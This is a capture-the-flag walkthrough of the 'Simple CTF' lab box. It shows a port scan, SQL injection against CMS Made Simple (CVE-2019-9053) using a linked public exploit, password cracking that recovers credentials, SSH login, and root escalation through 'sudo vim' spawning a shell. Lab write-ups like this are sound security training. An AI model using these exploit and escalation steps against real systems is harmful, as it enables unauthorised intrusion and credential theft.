

Simple CTF


- [Target IP](#): 10.10.117.28

1. [Nmap Scan](#)


Port	Protocol	Service	Version	Notes
21	tcp	ftp	vsftpd 3.0.3	Anon FTP allowed, logged in as ftp, data&control connections plain text
80	tcp	http	Apache httpd 2.4.18	
2222	tcp	ssh	OpenSSH 7.2p2	
-	-	-	Linux 3.10-3.13	

2. [Port 80 Enumeration](#)

- Website present, so access the website by typing IP
- Search for interesting directories
- Running FFUF, we get 2 directories:
 - [simple](#)



- [server-status](#)



- Notice /simple is a cms made simple site running version [2.2.8*](#), vulnerable to SQL Injection under [CVE-2019-9053](#)
- If we search for the CVE in Google, we will find an exploit that we can use against our target <https://github.com/Perseus99999/CVE-2019-9053-working-/blob/main/exploit.py>
- We run our script against our target and specify a wordlist to crack the password. FOr my case I used [rockyou.txt](#)

```
(kali@kali)-[~/thm/simplectf]
$ python3 simple_exploit.py -u http://10.113.141.78/simple/ --crack -w /usr/share/wordlists/rockyou.txt
```

- After some time it returns the results with the email, username, password

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

- Now that we have some credentials, recall that `port 2222` running `ssh` was open. So, we can ssh into the machine using our credentials, and we obtain our flag after looking in our `user.txt` file.

```
$ ssh mitch@10.112.137.46 -p 2222
mitch@10.112.137.46's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ |
```

- We are then asked if there is any other user which we can easily obtain by going to the home directory and we see another user: `sunbath`
- We are then asked how we can escalate privileges. So, I checked the `.bash_history` file and found a few interesting commands ran particularly the `vim` command which is a common privilege escalation path since it allows execution of system commands in the editor
- If we run vim as a super user `sudo vim` it will inherit the root execution space. Meaning we can spawn a shell with elevated privileges using vim using `!/bin/sh`
- This grants us root shell access and we can obtain our final flag.

```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# |
```